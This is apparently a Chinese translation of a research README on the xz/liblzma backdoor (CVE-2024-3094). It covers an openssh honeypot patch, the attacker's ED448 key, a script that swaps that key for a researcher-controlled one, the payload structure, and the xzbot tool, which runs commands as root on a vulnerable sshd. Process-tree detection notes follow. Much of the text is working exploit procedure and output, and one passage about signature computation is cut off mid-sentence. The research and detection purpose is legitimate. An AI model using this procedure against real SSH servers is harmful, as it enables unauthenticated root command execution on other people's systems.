对 xz 后门(CVE-2024-3094)的探索。 包含以下内容:
参见 openssh.patch,这是一个针对 openssh 的简单补丁,它会记录任何公钥 N 匹配后门格式的连接尝试。
$ git clone https://github.com/openssh/openssh-portable
$ patch -p1 < ~/path/to/openssh.patch
$ autoreconf
$ ./configure
$ make
任何连接尝试都会在 sshd 日志中显示如下:
$ journalctl -u ssh-xzbot --since='1d ago' | grep xzbot:
Mar 30 00:00:00 honeypot sshd-xzbot[1234]: xzbot: magic 1 [preauth]
Mar 30 00:00:00 honeypot sshd-xzbot[1234]: xzbot: 010000000100000000000000000000005725B22ED2...
该后门使用一个硬编码的 ED448 公钥来验证签名并解密载荷。如果我们用自己生成的密钥替换该密钥,就可以触发后门。
攻击者的 ED448 密钥为:
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28
34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
10 0c b0 6c 3a be 14 ee 89 55 d2 45 00 c7 7f 6e
20 d3 2c 60 2b 2c 6d 31 00
我们将用我们自己的密钥(通过 seed=0 生成)替换该密钥:
5b 3a fe 03 87 8a 49 b2 82 32 d4 f1 a4 42 ae bd
e1 09 f8 07 ac ef 7d fd 9a 7f 65 b9 62 fe 52 d6
54 73 12 ca ce cf f0 43 37 50 8f 9d 25 29 a8 f1
66 91 69 b2 1c 32 c4 80 00
首先,下载一个已植入后门的 libxzma 共享对象,例如 从 https://snapshot.debian.org/package/xz-utils/5.6.1-1。 然后运行补丁脚本。示例请参阅 assets/。
$ pip install pwntools
$ shasum -a 256 liblzma.so.5.6.1
605861f833fc181c7cdcabd5577ddb8989bea332648a8f498b4eef89b8f85ad4  liblzma.so.5.6.1
$ python3 patch.py liblzma.so.5.6.1
Patching func at offset: 0x24470
Generated patched so: liblzma.so.5.6.1.patch
然后使用这个修改过的 liblzma.so.5.6.1.patch 共享对象运行 sshd。
可以通过使用一个在 CA 签名密钥 N 值中含有载荷的 SSH 证书进行连接来触发该后门。该载荷必须使用攻击者的 ED448 密钥进行加密和签名。
结构格式如下:
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|   a (32 bit)  |   b (32 bit)  |           c (64 bit)          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                     ciphertext (240 bytes)                    +
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
请求类型由上述三个值(a * b + c)推导得出。
如果该值大于 3,后门将跳过处理。
密文使用 chacha20 加密,以 ED448 公钥的前 32 个字节作为对称密钥。因此,我们可以使用以下密钥解密任何利用尝试:
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28
34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
密文格式如下:
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    signature (114 bytes)                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| x (1 bit) |            unused ? (14 bit)          | y (1 bit) |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        unknown (8 bit)        |         length (8 bit)        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        unknown (8 bit)        |         command \x00          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
设置 x 或 y 会导致略有不同的代码路径。
签名是按 RFC-8032 ED448 算法对以下值计算得出的:
02 00 00 00)length 个字节$ go install github.com/amlweems/xzbot@latest
$ xzbot -h
Usage of xzbot:
  -addr string
        ssh server address (default "127.0.0.1:2222")
  -seed string
        ed448 seed, must match xz backdoor key (default "0")
  -cmd string
        command to run via system() (default "id > /tmp/.xz")

下面的命令将连接到位于 127.0.0.1:2222 的易受攻击的 SSH 服务器,并执行命令 id > /tmp/.xz:
$ xzbot -addr 127.0.0.1:2222 -cmd 'id > /tmp/.xz'
00000000  00 00 00 1c 73 73 68 2d  72 73 61 2d 63 65 72 74  |....ssh-rsa-cert|
00000010  2d 76 30 31 40 6f 70 65  6e 73 73 68 2e 63 6f 6d  |[email protected]|
00000020  00 00 00 00 00 00 00 03  01 00 01 00 00 01 01 01  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
...
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000160  00 00 01 14 00 00 00 07  73 73 68 2d 72 73 61 00  |........ssh-rsa.|
00000170  00 00 01 01 00 00 01 00  02 00 00 00 01 00 00 00  |................|
00000180  00 00 00 00 00 00 00 00  54 97 bc c5 ef 93 e4 24  |........T......$|
00000190  cf b1 57 57 59 85 52 fd  41 2a a5 54 9e aa c6 52  |..WWY.R.A*.T...R|
000001a0  58 64 a4 17 45 8a af 76  ce d2 e3 0b 7c bb 1f 29  |Xd..E..v....|..)|
000001b0  2b f0 38 45 3f 5e 00 f1  b0 00 15 84 e7 bc 10 1f  |+.8E?^..........|
000001c0  0f 5f 50 36 07 9f bd 07  05 77 5c 74 84 69 c9 7a  |._P6.....w\t.i.z|
000001d0  28 6b e8 16 aa 99 34 bf  9d c4 c4 5c b8 fd 4a 3c  |(k....4....\..J<|
000001e0  d8 2b 39 32 06 d9 4f a4  3a 00 d0 0b 0f a2 21 c0  |.+92..O.:.....!.|
000001f0  86 c3 c9 e2 e6 17 b4 a6  54 ba c3 a1 4c 40 91 be  |........T...L@..|
00000200  91 9a 2b f8 0b 18 61 1c  5e e1 e0 5b e8 00 00 00  |..+...a.^..[....|
00000210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
...
00000260  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000270  00 00 00 00 00 00 00 00  00 00 00 10 00 00 00 07  |................|
00000280  73 73 68 2d 72 73 61 00  00 00 01 00              |ssh-rsa.....|
2024/03/30 00:00:00 ssh: handshake failed: EOF
在易受攻击的服务器上,我们可以为 system() 调用设置一个监视点,并观察到该命令被执行:
$ bpftrace -e 'watchpoint:0x07FFFF74B1995:8:x {
    printf("%s (%d): %s\n", comm, pid, str(uptr(reg("di"))))
}'
Attaching 1 probe...
sshd (1234): id > /tmp/.xz

$ cat /tmp/.xz
uid=0(root) gid=0(root) groups=0(root)
利用后的进程树与正常的 sshd 进程树看起来不同:
# normal process tree
$ ssh foo@bar
$ ps -ef --forest
root         765       1  0 17:58 ?        00:00:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root        1026     765  7 18:51 ?        00:00:00  \_ sshd: foo [priv]
foo         1050    1026  0 18:51 ?        00:00:00      \_ sshd: foo@pts/1
foo         1051    1050  0 18:51 pts/1    00:00:00          \_ -bash

# backdoor process tree
$ xzbot -cmd 'sleep 60'
$ ps -ef --forest
root         765       1  0 17:58 ?        00:00:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root         941     765  4 18:04 ?        00:00:00  \_ sshd: root [priv]
sshd         942     941  0 18:04 ?        00:00:00      \_ sshd: root [net]
root         943     941  0 18:04 ?        00:00:00      \_ sh -c sleep 60
root         944     943  0 18:04 ?        00:00:00          \_ sleep 60
注意:成功利用不会生成任何 INFO 或更高级别的日志条目。